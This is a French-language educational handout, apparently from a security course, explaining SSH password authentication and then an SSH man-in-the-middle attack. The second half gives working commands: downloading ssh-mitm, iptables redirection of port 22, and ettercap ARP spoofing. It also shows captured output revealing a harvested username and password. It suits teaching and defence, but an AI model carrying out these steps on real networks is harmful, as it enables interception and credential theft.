
SSH
SECURE SHELL

Processus Détaillé de Connexion SSH par mot de passe



Établissement de la Connexion

1. Initiation de la Connexion :
   - Le client SSH contacte le serveur SSH et demande une connexion.
2. Transmission de la Clé Publique du Serveur :
   - Le serveur SSH envoie sa clé publique au client. Cette clé est utilisée pour vérifier l'identité du serveur et pour établir un canal de communication sécurisé.
   - Si c'est la première fois que le client se connecte au serveur, ou si la clé publique du serveur a changé depuis la dernière connexion, le client recevra un avertissement.

Échange de Clés pour le Chiffrement de Session

1. Échange de Clés Diffie-Hellman :
   - Le client et le serveur effectuent un échange de clés Diffie-Hellman. Cet échange permet de créer une clé de session partagée et sécurisée sans que la clé elle-même ne soit transmise sur le réseau.
   - Cette clé de session est distincte de la clé publique/privée utilisée pour l'authentification.

Authentification par Mot de Passe


1. Authentification :
   - Une fois que la clé de session sécurisée est établie, le client envoie son nom d'utilisateur et son mot de passe.
   - Le mot de passe est chiffré avec la clé de session, garantissant qu'il ne puisse pas être intercepté en clair par des écoutes sur le réseau.
2. Vérification du Serveur :

- Le serveur SSH déchiffre le mot de passe et le compare avec les informations d'authentification stockées.
- Si le mot de passe correspond, l'authentification est réussie et la session SSH peut commencer.

Importance de la Clé Publique du Serveur

- La clé publique du serveur joue un rôle crucial dans l'authentification de l'identité du serveur et dans la prévention des attaques MitM.
- Les clients SSH stockent généralement les clés publiques des serveurs auxquels ils se sont déjà connectés pour vérifier que les connexions futures sont faites au même serveur (et non à un attaquant se faisant passer pour ce serveur).

Attaque “Man-in-the-middle” SSH




```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
SHA256:w5Tl528+w5JRSctLUqB9MWm4TGe4+FXpAWmXc3KEDyE.
Please contact your system administrator.
Add correct host key in /home/alice/.ssh/known_hosts to get rid of this message.
Offending RSA key in /home/alice/.ssh/known_hosts:1
  remove with:
  ssh-keygen -f "/home/alice/.ssh/known_hosts" -R "10.0.2.7"
RSA host key for 10.0.2.7 has changed and you have requested strict checking.
Host key verification failed.
```

Interception de la Connexion SSH

- Position de l'Attaquant :
  - L'attaquant se positionne entre le client SSH et le serveur SSH, généralement en utilisant une technique comme l'ARP spoofing pour rediriger le trafic SSH à travers lui-même.

Connexion Client-Attaquant

- Établissement de la Connexion Client-Attaquant :
  - Lorsque le client tente de se connecter au serveur SSH, la connexion est d'abord établie avec l'attaquant (se faisant passer pour le serveur SSH).
  - L'attaquant présente sa propre clé publique au client, qui, s'il l'accepte, établira une session chiffrée avec l'attaquant.

Connexion Attaquant-Serveur

- Établissement de la Connexion Attaquant-Serveur :
  - Parallèlement, l'attaquant établit une connexion avec le serveur SSH réel, se faisant passer pour le client.
  - Cette connexion utilise une paire de clés différente, propre à la relation attaquant-serveur.

Établissement de Connexions Chiffrées :

- Chaque échange de clés Diffie-Hellman aboutit à la création d'une clé de session unique pour le chiffrement des communications.
  - Cela signifie que l'attaquant a une clé de session chiffrée avec le client et une autre avec le serveur.

Relais et Manipulation des Données

- Relais des Données :
  - L'attaquant relaie les données entre le client et le serveur, décryptant et rechiffrant les données à chaque étape.
  - Cela lui permet d'inspecter et éventuellement de modifier les données transitant entre le client et le serveur.

Authentification par Mot de Passe

- Manipulation de l'Authentification :
  - Si le client utilise l'authentification par mot de passe, ce mot de passe est transmis à l'attaquant lorsqu'il est envoyé par le client.
  - L'attaquant peut alors soit transmettre ce mot de passe au serveur réel pour compléter l'authentification, soit utiliser une autre méthode pour s'authentifier auprès du serveur.

Description de l'attaque :

Préparation de l'attaque :

- Substituer sshd par ssh-mitm : https://github.com/ssh-mitm/ssh-mitm

- Télécharger ssh-mitm :

  - ```
    wget https://github.com/ssh-mitm/ssh-mitm/releases/latest/download/ssh-mitm-x86_64.AppImage
    ```
    ```

- `chmod +x ssh-mitm*.AppImage`

- Vérification de l'état de sshd :
  - `systemctl status ssh`
  - Si ssh fonctionne : `systemctl stop ssh`

- Démarrage de ssh-mitm :

```
sudo ./ssh-mitm*.AppImage server --remote-host
ipduserveurcible --listen-port 2222
```

- Configuration des redirections reseau

  - Activer le routage IP :

```
echo 1 > /proc/sys/net/ipv4/ip_forward
ou
sudo sysctl -w net.ipv4.ip_forward=1
```

  - Configuration du système pour qu'il laisse passer tous les paquets qui le traversent, à moins qu'il n'existe des règles spécifiques pour les bloquer.

```
sudo iptables -P FORWARD ACCEPT
```

  - Ajout d'une règle pour accepter tout le trafic TCP entrant sur le port 2222

```
sudo iptables -A INPUT -p tcp --dport 2222 -j ACCEPT
```

  - Redirection de tout le trafic TCP entrant destiné au port 22 vers le port 2222.

```
sudo iptables  -t nat -A PREROUTING -p tcp --dport 22 -j
REDIRECT --to-ports 2222
```

Attaque ARP spoofing :

Installer ettercap :

```
sudo apt install ettercap-text-only
```

```
sudo ettercap -i eth0 -T -M arp /ipserveurssh// /ipvictime//
```

Test de l’attaque :

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the RSA key sent by the remote host is
SHA256:ku8TynnYGkInoiy63rFvw8cyIi1OZXS8JJwTklwMA7M.
Please contact your system administrator.
Add correct host key in /home/alice/.ssh/known_hosts to get rid of this message.
Offending RSA key in /home/alice/.ssh/known_hosts:1
  remove with:
  ssh-keygen -f "/home/alice/.ssh/known_hosts" -R "10.0.2.7"
RSA host key for 10.0.2.7 has changed and you have requested strict checking.
Host key verification failed.
```

ssh-keygen -R ipServer

On relève les paires identifiants/mots de passe :

```
   * client connecting for the first
time or using default key order!
   * Preferred server host key algorithm:
ecdsa-sha2-nistp256-cert-v01@openssh.com
Remote auth-methods: ['publickey', 'password']
Remote authentication succeeded
        Remote Address: 10.0.2.7:22
        Username: serveur-web
        Password: serveur-web
        Agent: no agent
```